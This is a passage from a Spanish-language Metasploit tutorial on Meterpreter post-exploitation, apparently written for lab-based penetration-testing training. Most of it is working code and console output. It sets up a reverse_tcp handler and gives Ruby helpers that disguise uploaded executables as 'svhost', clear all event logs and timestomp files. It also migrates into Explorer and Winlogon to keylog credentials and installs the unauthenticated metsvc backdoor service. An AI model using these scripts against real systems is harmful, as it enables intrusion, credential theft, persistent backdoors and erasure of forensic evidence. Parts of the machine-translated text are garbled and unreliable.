Aquí estamos utilizando el *exploit multi handler* para recibir nuestro *payload*, se especifica que el payload es un PAYLOAD reverse\_tcp Meterpreter, se establece EL PAYLOAD, nos aseguramos de que el controlador de SESIONES no salga una vez que reciba un período de sesiones ya que podría necesitar volver a establecer si se causa un error o puede ser que se de, de acuerdo a las pruebas con versiones diferentes de Windows desde sistemas objetivos diferentes.

Mientras trabajaba en los script, vamos a guardar los scripts de prueba a /pentest/exploits/framework3/scripts/meterpreter para que pueda ser ejecutado.

Ahora, lo único que queda es poner en marcha con nuestros msfconsole nuestra secuencia de comandos de recursos.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole -r meterpreter.rc

=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- ---[ 384 exploits - 231 payloads
+ -- ---[ 20 encoders - 7 nops
=[ 161 aux

resource> use exploit/multi/handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 192.168.1.184
LHOST => 192.168.1.184
resource> set ExitOnSession false
ExitOnSession => false
resource> exploit -j -z
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
```

```
[*] Starting the payload handler...>
```

Como puede verse arriba, Metasploit está a la escucha de una conexión. Ahora podemos ejecutar nuestro ejecutable en nuestro anfitrión de Windows y vamos a recibir una sesión. Una vez que la sesión se establece, se utiliza el comando de sesiones con el '-i' interruptor y el número del período de sesiones de interactuar con él:

```
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.158:4444 ->
192.168.1.104:1043)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

y listo establecimos una session sin tener mucho trabajo, y podra ser reutilizable.

## Scripts Personalizados

### Scripts Personalizados

Ahora que tenemos una idea de cómo utilizar irb para probar llamadas a la API, echemos un vistazo a lo que los objetos sean devueltos y las construcciones básicas de prueba. Ahora, sin guión primero estaría completa sin la norma "Hola Mundo", por lo que le permite crear un script llamado "helloworld.rb" y guardarlo en /pentest/exploits/framework3/scripts/meterpreter.

```
root@bt4:~# echo "print_status("Hello World")" >
/pentest/exploits/framework3/scripts/meterpreter/helloworld.rb
```

Ahora ejecutar el script por la consola mediante el comando run.

```
meterpreter > run helloworld
[*] Hello World
meterpreter >
```

Ahora, vamos a construir sobre esta base. Vamos a añadir un par de llamadas a escritura del API. Añadir estas líneas al script.

```
print_error("this is an error!")
print_line("this is a line")
```

Al igual que el concepto de estándar, salida estándar y error estándar, estas diferentes líneas de status, error, todas estas lineas se usan con el fin de dar información al usuario que ejecuta el script.

Ahora, cuando ejecutamos nuestro archivo tenemos:

```
meterpreter > run helloworld
[*] Hello World
[-] this is an error!
this is a line
meterpreter >
```

Finalizando helloworld.rb

```
print_status("Hello World")
print_error("this is an error!")
print_line("This is a line")
```

¡Maravilloso! Vamos a ir un poco más allá y crear una función para imprimir información de carácter general y agregar control de errores para que se muestren en otra opción. Esta nueva función tendrá la siguiente arquitectura:

```
def geninfo(session)
begin
...
rescue ::Exception => e
...
end
end
```

El uso de funciones nos permite hacer nuestro código modular y más re-utilizable. Este control de errores nos ayudará en la solución de problemas de nuestros scripts, así que al usar algunas de las llamadas a la API mostadas anteriormente, podríamos construir una función que tiene este aspecto:

```
def getinfo(session)
begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("The target machine OS is #{sysnfo['OS']}")
    print_status("The computer name is #{'Computer' } ")
    print_status("Script running as #{runpriv}")
rescue ::Exception => e
    print_error("The following error was encountered #{e}")
end
end
```

Vamos a descomponer lo que estamos haciendo aquí. Se define una función llamada `getinfo` que tiene un parámetro de que estamos colocando en una variable local denominada '`session`'. Esta variable tiene un par de métodos que son llamados para extraer información a los usuarios del sistema y después de lo cual vamos a imprimir un par de líneas de estado que

informen los resultados de los métodos. En algunos casos, la información que está imprimiendo sale de un hash, así que tenemos que asegúrese de llamar la variable correctamente. También tenemos un control de errores colocado allí para que nos devuelva un mensaje de error si se encuentra.

Ahora que tenemos esta función, sólo tenemos que llamarla y darle la sesión de cliente Meterpreter. No la explicaremos, simplemente coloque el siguiente texto al final de nuestro script:

```
getinfo(client)
```

Ahora ejecutamos nuestro script y podemos ver la salida del mismo:

```
meterpreter > run helloworld2
[*] Getting system information ...
[*]      The target machine OS is Windows XP (Build 2600, Service Pack
3).
[*]      The computer name is Computer
[*]      Script running as WINXPVM01labuser
```

Finalizando helloworld2.rb

```
def getinfo(session)
begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("The target machine OS is #{sysnfo['OS']}")
    print_status("The computer name is #{'Computer' } ")
    print_status("Script running as #{runpriv}")
rescue ::Exception => e
    print_error("The following error was encountered #{e}")
end
end

getinfo(client)
```

Como puede ver, estos pasos muy sencillos construir para darnos las bases para la creación de scripts avanzados Meterpreter. Vamos a ampliar esta secuencia de comandos para recopilar más información sobre nuestro objetivo. Vamos a crear otra función para la ejecución de comandos y la impresión de su resultado:

```
def list_exec(session,cmdlst)
print_status("Running Command List ...")
r=''
session.response_timeout=120
cmdlst.each do |cmd|
begin
```

```

        print_status "trunning command #{cmd}"
        r = session.sys.process.execute("cmd.exe /c #{cmd}", nil,
        {'Hidden' => true, 'Channelized' => true})
        while(d = r.channel.read)

            print_status("t#{d}")
        end
        r.channel.close
        r.close
    rescue ::Exception => e
        print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
end

```

Una vez más, vamos a interpretar lo que estamos haciendo aquí. Definimos una función que toma dos parámetros, la segunda de los cuales será una matriz. Un tiempo de espera también se establece para que la función no se cuelgue. A continuación, crear un 'for each' loop (bucle) que se ejecuta en la matriz que se pasa a la función que tendrá cada elemento de la matriz y ejecutarlo en el sistema a través de 'cmd.exe /c', se imprime por pantalla la situación que se devuelve de la ejecución de comandos. Por último, un controlador de errores se establece para la captura de cualquier problema que pueda surgir durante la ejecución de la función.

Ahora nos fijamos una serie de comandos para enumerar el host de destino:

```

commands = [ "set",
    "ipconfig /all",
    "arp -a"]

```

y luego la llamamos con el comando

```
list_exec(client, commands)
```

Ya con todo eso en su lugar, cuando ejecutamos que tenemos:

```

meterpreter > run helloworld3
[*] Running Command List ...
[*]      running command set
[*]      ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\P0WN3D\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TARGET
ComSpec=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOME PATH=
LOGONSERVER=TARGET
NUMBER_OF_PROCESSORS=1
OS=Windows_NT

```

```
Os2LibPath=C:\WINNT\system32\os2dll;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 7 Stepping 6, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0706
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
TMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
USERDOMAIN=TARGET
USERNAME=P0WN3D
USERPROFILE=C:\Documents and Settings\P0WN3D
windir=C:\WINNT

[*]      running command ipconfig /all
[*]
Windows 2000 IP Configuration

Host Name . . . . . : target
Primary DNS Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : localdomain

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain
Description . . . . . : VMware Accelerated AMD PCNet
Adapter
Physical Address. . . . . : 00-0C-29-85-81-55
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . : 172.16.104.145
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.104.2
DHCP Server . . . . . : 172.16.104.254
DNS Servers . . . . . : 172.16.104.2
Primary WINS Server . . . . . : 172.16.104.2
Lease Obtained. . . . . : Tuesday, August 25, 2009 10:53:48
PM
Lease Expires . . . . . : Tuesday, August 25, 2009 11:23:48
PM

[*]      running command arp -a
[*]
Interface: 172.16.104.145 on Interface 0x1000003
Internet Address          Physical Address          Type
```

```
172.16.104.2      00-50-56-eb-db-06      dynamic
172.16.104.150    00-0c-29-a7-f1-c5      dynamic

meterpreter >
```

Finalizado helloworld3.rb

```
def list_exec(session,cmdlst)
    print_status("Running Command List ...")
    r=''
    session.response_timeout=120
    cmdlst.each do |cmd|
        begin
            print_status "running command #{cmd}"
            r = session.sys.process.execute("cmd.exe /c #{cmd}", nil,
            {'Hidden' => true, 'Channelized' => true})
            while(d = r.channel.read)

                print_status("t#{d}")
            end
            r.channel.close
            r.close
        rescue ::Exception => e
            print_error("Error Running Command #{cmd}: #{e.class} #{e}")
        end
    end
end

commands = [ "set",
    "ipconfig /all",
    "arp -a"]

list_exec(client,commands)
```

Como puede ver, crear scripts personalizados Meterpreter no es difícil si se toma un paso a la vez, basándose en otros. Sólo recordará como hacerlo según la frecuencia con que realiza los test y realiza llamadas traseras a las API.

## Llamadas API utiles

### Usando completamente las llamadas API de sistema

Vamos a cubrir algunas llamadas a la API común para los script de la Meterpreter y escribir un script utilizando algunas de estas llamadas a las API. Para más llamadas a la API y ejemplos, ver el código de comandos y la documentación Dispatcher REX que se mencionó anteriormente.

Para ello, es más fácil para nosotros utilizar el intérprete irb que puede ser utilizado para ejecutar llamadas a la API directamente y ver lo que es devuelto por la llamada. Nos metemos en el IRB ejecutando el "irb" comando desde el shell Meterpreter.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

Vamos a empezar con la recolección de información sobre el objetivo. Vamos a obtener el nombre de la máquina del host de destino. La llamada a la API para esto es "client.sys.config.sysinfo"

```
>> client.sys.config.sysinfo
=> {"OS"=>"Windows XP (Build 2600, Service Pack 3).",
"Computer"=>"WINXPVM01"}
>>
```

Como podemos ver en irb, una serie de valores fueron devueltos. Si queremos saber el tipo de valores devueltos, se puede utilizar el objeto CLASS para ver lo que se devuelve:

```
>> client.sys.config.sysinfo.class
=> Hash
>>
```

Podemos ver que tenemos un hash, por lo que podemos llamar a los elementos de este hash a través de su clave. Digamos que queremos ver únicamente la versión del sistema operativo:

```
>> client.sys.config.sysinfo['OS']
=> "Windows XP (Build 2600, Service Pack 3)."
>>
```

Ahora vamos a obtener las credenciales en las que la carga útil se está ejecutando. Para ello, usamos el 'client.sys.config.getuid' "llamada a la API":

```
>> client.sys.config.getuid
=> "WINXPVM01\labuser"
>>
```

Para obtener el ID del proceso en virtud del cual la sesión se está ejecutando, se utiliza el 'client.sys.process.getpid' "llamada a la que se puede utilizar para determinar qué proceso de la sesión se está ejecutando internamente:

```
>> client.sys.process.getpid
```

```
=> 684
```

Podemos utilizar llamadas a la API en "client.sys.net" para recoger información sobre la configuración de red y el ambiente en el host de destino. Para obtener una lista de las interfaces y su configuración se utiliza la llamada a la API "client.net.config.interfaces":

```
>> client.net.config.interfaces  
=> [#, #]  
>> client.net.config.interfaces.class  
=> Array
```

Como se puede ver que devuelve un array de objetos que son de tipo Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interfaz que representa cada una de las interfaces. Podemos iterar a través de este conjunto de objetos y obtener lo que se llama una salida bastante de cada una de las interfaces de esta manera:

```
>> interfaces = client.net.config.interfaces  
=> [#, #]  
>> interfaces.each do |i|  
?> puts i.pretty  
>> end  
MS TCP Loopback interface  
Hardware MAC: 00:00:00:00:00:00  
IP Address : 127.0.0.1  
Netmask     : 255.0.0.0  
  
AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport  
Hardware MAC: 00:0c:29:dc:aa:e4  
IP Address : 192.168.1.104  
Netmask     : 255.255.255.0
```

## Funciones Utiles

### Usando completamente las Funciones

Echemos un vistazo a algunas otras funciones que podrían ser útiles en la construcción de una secuencia de comandos Meterpreter. Siéntase libre de utilizar los mismos según sea necesario.

**Función para la ejecución de una lista de comandos o de un solo comando y devuelve el resultado:**

```
#-----  
-----  
  
def list_exec(session,cmdlst)
```

```

if cmdlst.kind_of? String
    cmdlst = cmdlst.to_a
end
print_status("Running Command List ...")
r=''
session.response_timeout=120
cmdlst.each do |cmd|
begin
    print_status "trunning command #{cmd}"
    r = session.sys.execute(cmd, nil, {'Hidden' =>
true, 'Channelized' => true})
    while(d = r.channel.read)

        print_status("t#{d}")
    end
    r.channel.close
    r.close
rescue ::Exception => e
    print_error("Error Running Command #{cmd}: #{e.class}
#{e}")
end
end
end

```

### **Función de Control de la UAC:**

```

#-----
-----

def checkuac(session)
    uac = false
begin
    winversion = session.sys.config.sysinfo
    if winversion['OS']=~ /Windows Vista/ or winversion['OS']=~ /Windows 7/
        print_status("Checking if UAC is enaled ...")
        key =
'HKLMSOFTWAREMicrosoftWindowsCurrentVersionPoliciesSystem'
        root_key, base_key = session.sys.registry.splitkey(key)
        value = "EnableLUA"
        open_key = session.sys.registry.open_key(root_key,
base_key, KEY_READ)
        v = open_key.query_value(value)
        if v.data == 1
            uac = true
        else
            uac = false
        end
        open_key.close_key(key)
    end
rescue ::Exception => e

```

```

        print_status("Error Checking UAC: #{e.class} #{e}")
    end
    return uac
end

```

**Funcion para subir archivos y ejecutable:**

```

#-----
-----

def upload(session,file,trgloc = nil)
    if not ::File.exists?(file)
        raise "File to Upload does not exists!"
    else
        if trgloc == nil
            location = session.fs.file.expand_path("%TEMP%")
        else
            location = trgloc
        end
        begin
            if file =~ /S*(.exe)/i
                fileontrgt =
                "#{location}svhost#{rand(100)}.exe"
            else
                fileontrgt = "#{location}TMP#{rand(100)}"
            end
            print_status("Uploadingd #{file}....")
            session.fs.file.upload_file("#{fileontrgt}", "#{file}")
            print_status("#{file} uploaded!")
            print_status("#{fileontrgt}")
        rescue ::Exception => e
            print_status("Error uploading file #{file}: #{e.class}
#{e}")
        end
    end
    return fileontrgt
end

```

**Función para ejecutar una lista de WMIC comandos almacenados en una matriz, devuelve cadena:**

```

#-----
-----

def wmicexec(session,wmiccmds= nil)
    windr = ''
    tmpout = ''
    windrtmp = ""
    session.response_timeout=120
    begin

```

```

        tmp = session.fs.file.expand_path("%TEMP%")
        wmicfl = tmp + "+" + sprintf("%.5d", rand(100000))
        wmiccmds.each do |wmi|
            print_status "running command wmic #{wmi}"
            cmd = "cmd.exe"
        /c %SYSTEMROOT%system32wbemwmic.exe"
            opt = "/append:#{$wmicfl} #{wmi}"
            r = session.sys.process.execute( cmd,
        opt,{ 'Hidden' => true})
            sleep(2)
            #Making sure that wmic finnishes before
executing next wmic command
            prog2check = "wmic.exe"
            found = 0
            while found == 0

session.sys.process.get_processes().each do |x|
            found =1
            if prog2check ==
(x['name'].downcase)
                sleep(0.5)
                print_line
"."
            found = 0
        end
        end
        r.close
    end
    # Read the output file of the wmic commands
    wmioutfile = session.fs.file.new(wmicfl, "rb")
    until wmioutfile.eof?
        tmpout << wmioutfile.read
    end
    wmioutfile.close
rescue ::Exception => e
    print_status("Error running WMIC commands: #{e.class}
#{e}")
end
# We delete the file with the wmic command output.
c = session.sys.process.execute("cmd.exe /c del #{wmicfl}",
nil, { 'Hidden' => true})
c.close
tmpout
end

```

**Funcion de escritura de datos en archivos:**

```

#-----
def filewrt(file2wrt, data2wrt)

```

```

        output = ::File.open(file2wrt, "a")
        data2wrt.each_line do |d|
            output.puts(d)
        end
        output.close
    end

```

**Funcion para borrar el administrador de sucesos (event logs:)**

```

#-----
-----

def clrevtlgs(session)
    evtlogs = [
        'security',
        'system',
        'application',
        'directory service',
        'dns server',
        'file replication service'
    ]
    print_status("Clearing Event Logs, this will leave and event 517")
    begin
        evtlogs.each do |evl|
            print_status("tClearing the #{evl} Event Log")
            log = session.sys.eventlog.open(evl)
            log.clear
        end
        print_status("Alll Event Logs have been cleared")
    rescue ::Exception => e
        print_status("Error clearing Event Log: #{e.class} #{e}")
    end
end

```

**Función de Cambio de Tiempo de acceso, modificación y creación Tiempo, El Tiempo de archivos Se suministra en una matriz:**

```

#-----
-----

# The files have to be in %WinDir%System32 folder.
def chmace(session,cmds)
    windir = ''
    windrtmp = ""
    print_status("Changing Access Time, Modified Time and Created Time
of Files Used")
    windir = session.fs.file.expand_path("%WinDir%")
    cmds.each do |c|
        begin

```

```

        session.core.use("priv")
        filetostomp = windir + "system32"+ c
        fl2clone = windir + "system32chkdsk.exe"
        print_status("tChanging file MACE attributes on
#{filetostomp}")
        session.priv.fs.set_file_mace_from_file(filetostomp,
fl2clone)

    rescue ::Exception => e
        print_status("Error changing MACE: #{e.class} #{e}")
    end
end
end

```

## Mantener el Acceso

### Mantener el Acceso

Después de haber realizado en su totalidad la etapa de intrusión, dependiendo el entorno del ataque, es una muy buena práctica poder asegurar el control del acceso a nuestro objetivo “Victima”. Esta etapa garantiza que podemos volver a realizar la intrusión para poder analizar el objetivo con mucho más detalle. Si usted esta realizando una única explotación ó esta accediendo a través de un servicio vulnerable, no podrá volver a acceder al objetivo hasta que usted no haya configurado una Backdoor dentro de su víctima u otra técnica que le garantice de nuevo el acceso.

Una vez que han obtenido el acceso a un objetivo, que es última instancia de la etapa de intrusión, podrían tener acceso a los otros sistemas que comparten la misma subred. Dar un salto de un sistema a otro, obtener información sobre las actividades de los usuarios mediante el control de sus pulsaciones de teclado, y pasar por otros usuarios con datos capturados, estas son sólo algunas de las técnicas que se describen en este módulo.

## Keylogging

### Keylogging

Después que se han aprovechado de un sistema hay dos enfoques diferentes donde usted puede tomar, la forma (Bajo y Lento) ó la forma rápida.

Bajo y lento puede conducir a una tonelada de gran información, si usted tiene la paciencia y la suficiente disciplina. Una herramienta que se puede utilizar para la recopilación de información bajo y lento es un script de Meterpreter, este se utiliza para poder capturar las teclas pulsadas. Esta herramienta está muy bien diseñada, Meterpreter permite capturar todas las entradas del teclado del sistema, sin escribir nada en el disco, dejando una huella mínima para los

investigadores forenses. Perfecto para obtener contraseñas, cuentas de usuario, y todo tipo de información valiosa.

Vamos a mirarla en acción. En primer lugar, vamos a explotar un sistema normal.

```
msf exploit(warftpd_165_user) > exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter >
```

Entonces, vamos a migrar el scrip de Meterpreter en el proceso de Explorer.exe, de modo que no tiene que preocuparse por el proceso de explotación y el cierre para de nuevo conseguir restablecer la sesión.

```
meterpreter > ps
Process list
=====
 PID  Name          Path
 ---  ---
 140  smss.exe      \SystemRoot\System32\smss.exe
 188  winlogon.exe  ??\C:\WINNT\system32\winlogon.exe
 216  services.exe  C:\WINNT\system32\services.exe
 228  lsass.exe     C:\WINNT\system32\lsass.exe
 380  svchost.exe   C:\WINNT\system32\svchost.exe
 408  spoolsv.exe   C:\WINNT\system32\spoolsv.exe
 444  svchost.exe   C:\WINNT\System32\svchost.exe
 480  regsvc.exe   C:\WINNT\system32\regsvc.exe
 500  MSTask.exe    C:\WINNT\system32\MSTask.exe
 528  VMwareService.exe C:\Program Files\VMware\Tools\VMwareService.exe
 588  WinMgmt.exe   C:\WINNT\System32\WBEM\WinMgmt.exe
 664  notepad.exe   C:\WINNT\System32\notepad.exe
 724  cmd.exe       C:\WINNT\System32\cmd.exe
 768  Explorer.exe  C:\WINNT\Explorer.exe
 800  war-ftpd.exe  C:\Program Files\War-ftpd\war-ftpd.exe
 888  VMwareTray.exe C:\Program Files\VMware\Tools\VMwareTray.exe
 896  VMwareUser.exe C:\Program Files\VMware\Tools\VMwareUser.exe
 940  firefox.exe   C:\Program Files\Mozilla Firefox\firefox.exe
 972  TPAutoConnSvc.exe C:\Program Files\VMware\Tools\TPAutoConnSvc.exe
1088  TPAutoConnect.exe C:\Program Files\VMware\Tools\TPAutoConnect.exe

meterpreter > migrate 768
[*] Migrating to 768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 768
```

Por último, se inicia el keylogger, donde tenemos que esperar un tiempo para realizar el Dump de la información obtenida.

```
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
tgoogle.cm my credit amex myusername thi amexpasswordpassword
```

No podría ser más fácil!, Observe cómo se representan las pulsaciones de teclado.

Como un bono adicional, si desea capturar la información de login del sistema sólo se desplazaría hacia el proceso Winlogon. Esto podría capturar las credenciales de todos los usuarios iniciar sesión en el sistema mientras este está en ejecución.

```
meterpreter > ps  
Process list  
=====  
PID Name Path  
--- ---  
401 winlogon.exe C:\WINNT\system32\winlogon.exe  
meterpreter > migrate 401  
[*] Migrating to 401...  
[*] Migration completed successfully.  
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
**** A few minutes later after an admin logs in ****  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
Administrator ohnoes1vebeenh4x0red!
```

Aquí podemos ver el proceso de Winlogon donde nos permite de manera efectiva obtener la información de todos los usuarios de inicio de sesión en el sistema comprometido. Hemos capturado el inicio de Sesión del Administrador identificado con la siguiente contraseña: 'ohnoes1vebeenh4x0red! '.

## Servicio de Meterpreter "Backdoor" **ESCRIBIENDO TU PROPIO SCANNER**

Después de pasar por todo el trabajo duro de la explotación de un sistema, a menudo es una buena idea salir y luego volver a ingresar al sistema de una manera más fácil. De esta manera si el servicio que usábamos está inactivo o parchado, todavía puede ganar acceso al sistema.

Aquí es donde 'Alexander Sotirov' 'metsvc viene muy bien y se añadió recientemente a los módulos del Metasploit. Para leer acerca de la aplicación original de metsvc, vaya a <http://www.phreedom.org/software/metsvc/>.

El uso de este backdoor, puede obtener una shell Meterpreter en cualquier momento.

Una palabra de advertencia antes de que vayamos más lejos. Metsvc como se muestra aquí no requiere autenticación. Esto significa que cualquier persona que obtiene acceso al puerto podrían tener acceso a su Back-Door! Esto no es una buena cosa si usted está llevando a cabo una prueba de penetración, ya que esto podría ser un riesgo significativo. En una situación real, ya sea que alteraría la fuente para requerir autenticación, o filtrar las conexiones remotas en el puerto a través de algún otro método.

En primer lugar, aprovechar el sistema remoto y migrar a la «proceso Explorer.exe» en caso de que el usuario se dé cuenta del servicio de explotación no responde y decide acabar con él.

```
msf exploit(3proxy) > exploit

[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 ->
192.168.1.104:1983)

meterpreter > ps

Process list
=====


```

PID	Name	Path
---	---	---
132	ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe
176	svchost.exe	C:\WINDOWS\system32\svchost.exe
440	VMwareService.exe	C:\Program Files\VMware\VMware
Tools\VMwareService.exe		
632	Explorer.EXE	C:\WINDOWS\Explorer.EXE
796	smss.exe	\SystemRoot\System32\smss.exe
836	VMwareTray.exe	C:\Program Files\VMware\VMware
Tools\VMwareTray.exe		
844	VMwareUser.exe	C:\Program Files\VMware\VMware
Tools\VMwareUser.exe		
884	csrss.exe	\??\C:\WINDOWS\system32\csrss.exe
908	winlogon.exe	\??\C:\WINDOWS\system32\winlogon.exe
952	services.exe	C:\WINDOWS\system32\services.exe
964	lsass.exe	C:\WINDOWS\system32\lsass.exe
1120	vmacthlp.exe	C:\Program Files\VMware\VMware
Tools\vmacthlp.exe		
1136	svchost.exe	C:\WINDOWS\system32\svchost.exe
1236	svchost.exe	C:\WINDOWS\system32\svchost.exe
1560	alg.exe	C:\WINDOWS\System32\alg.exe
1568	WZCSLDR2.exe	C:\Program Files\ANI\ANIWZCS2
Service\WZCSLDR2.exe		

```
1596 jusched.exe           C:\Program  
Files\Java\jre6\bin\jusched.exe  
1656 msmsgs.exe            C:\Program Files\Messenger\msmsgs.exe  
1748 spoolsv.exe           C:\WINDOWS\system32\spoolsv.exe  
1928 jqs.exe                C:\Program Files\Java\jre6\bin\jqs.exe  
2028 snmp.exe               C:\WINDOWS\System32\snmp.exe  
2840 3proxy.exe             C:\3proxy\bin\3proxy.exe  
3000 mmc.exe                C:\WINDOWS\system32\mmc.exe  
  
meterpreter > migrate 632  
[*] Migrating to 632...  
[*] Migration completed successfully.
```

Antes de instalar metsvc, vamos a ver qué opciones están disponibles para nosotros.

```
meterpreter > run metsvc -h  
[*]  
OPTIONS:  
  
-A      Automatically start a matching multi/handler to connect  
to the service  
-h      This help menu  
-r      Uninstall an existing Meterpreter service (files must be  
deleted manually)  
  
meterpreter >
```

Desde ya estamos conectados a través de una sesión Meterpreter, no vamos a configurarlo para que se conecte de nuevo a nosotros de inmediato. Tendremos instalar el servicio por ahora.

```
meterpreter > run metsvc  
[*] Creating a meterpreter service on port 31337  
[*] Creating a temporary installation directory  
C:\DOCUME~1\victim\LOCALS~1\Temp\JplTpVnksh...  
[*]  >> Uploading metsrv.dll...  
[*]  >> Uploading metsvc-server.exe...  
[*]  >> Uploading metsvc.exe...  
[*] Starting the service...  
[*]      * Installing service metsvc  
* Starting service  
Service metsvc successfully installed.  
  
meterpreter >
```

Y allá vamos! El servicio ya está instalado a la espera de una conexión. No hay que mantenerlo conectado con larga espera?

# Interactuar con Metsvc

## Interactuar con Metsvc

Ahora vamos a utilizar el multi/handler con un Payload "windows / metsvc\_bind\_tcp" para conectarnos al sistema remoto "victima". Este es un Payload especial, ya que normalmente un Meterpreter payload tiene varias etapas, enviamos una mínima cantidad de código, y luego se ejecuta el Payload que viene en la ejecución de este código enviado.

Piense en un lanzador de cohetes "shuttle rocket", y los cohetes de refuerzo que se utilizan para obtener el transbordador espacial en órbita. Esto es lo mismo, excepto que, en lugar de estar ahí para cuando este caiga, vamos a poderlo visualizar desde afuera, Meterpreter comienza por lo más pequeño y a continuación se carga. Sin embargo, el código de Meterpreter completo ya se ha cargado en la máquina remota, y no hay necesidad de una conexión por etapas.

Ya que hemos establecido todas nuestras opciones de 'metsvc\_bind\_tcp' con la dirección IP de la víctima y el puerto, ahora queremos tener el servicio para lanzarlo desde nuestra máquina. A continuación, ejecute el exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options

Module options:

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/metsvc_bind_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  thread        yes      Exit technique: seh, thread, process
LPORT    31337          yes      The local port
RHOST   192.168.1.104  no       The target address

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf exploit(handler) > exploit
```

Inmediatamente después de la marcha de 'explotación', nuestro Backdoor metsvc se conecta de nuevo con nosotros.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 -> 192.168.1.104:31337)

meterpreter > ps

Process list
=====

  PID  Name          Path
  ---  ---          ---
  140  smss.exe      \SystemRoot\System32\smss.exe
  168  csrss.exe     \??\C:\WINNT\system32\csrss.exe
  188  winlogon.exe  \??\C:\WINNT\system32\winlogon.exe
  216  services.exe  C:\WINNT\system32\services.exe
  228  lsass.exe     C:\WINNT\system32\lsass.exe
  380  svchost.exe   C:\WINNT\system32\svchost.exe
  408  spoolsv.exe   C:\WINNT\system32\spoolsv.exe
  444  svchost.exe   C:\WINNT\System32\svchost.exe
  480  regsvc.exe   C:\WINNT\system32\regsvc.exe
  500  MSTask.exe    C:\WINNT\system32\MSTask.exe
  528  VMwareService.exe C:\Program Files\VMware\VMware Tools\VMwareService.exe
  564  metsvc.exe    c:\WINNT\my\metsvc.exe
  588  WinMgmt.exe   C:\WINNT\System32\WBEM\WinMgmt.exe
  676  cmd.exe       C:\WINNT\System32\cmd.exe
  724  cmd.exe       C:\WINNT\System32\cmd.exe
  764  mmc.exe       C:\WINNT\system32\mmc.exe
  816  metsvc-server.exe c:\WINNT\my\metsvc-server.exe
  888  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  896  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  940  firefox.exe   C:\Program Files\Mozilla Firefox\firefox.exe
  972  TPAutoConnSvc.exe C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
 1000  Explorer.exe  C:\WINNT\Explorer.exe
 1088  TPAutoConnect.exe C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Y aquí tenemos una sesión típica de Meterpreter!

Una vez más, tenga cuidado Cuándo y Cómo utilizar este truco. Los Administradores de sistemas no estarán felices cuando usted haya dejado el trabajo más fácil para los atacantes, haciendo que el Backdoor en el sistema sea útil para ellos.

## MSF Uso Extendido

El Metasploit Framework es un activo versátil en cada kit de herramientas de los "pentesters", no es ninguna sorpresa que está siendo ampliado constantemente. Debido a la apertura del Framework, las nuevas tecnologías y los exploits de superficie que son incorporados rápidamente en el "tronco" de svn de MSF, o los usuarios finales pueden escribir sus propios módulos y compartirlos en la forma más conveniente.

Estaremos hablando de: el navegador Autopwn, Karmetasploit, y objetivos Mac OS X.

## Backdooring EXE files

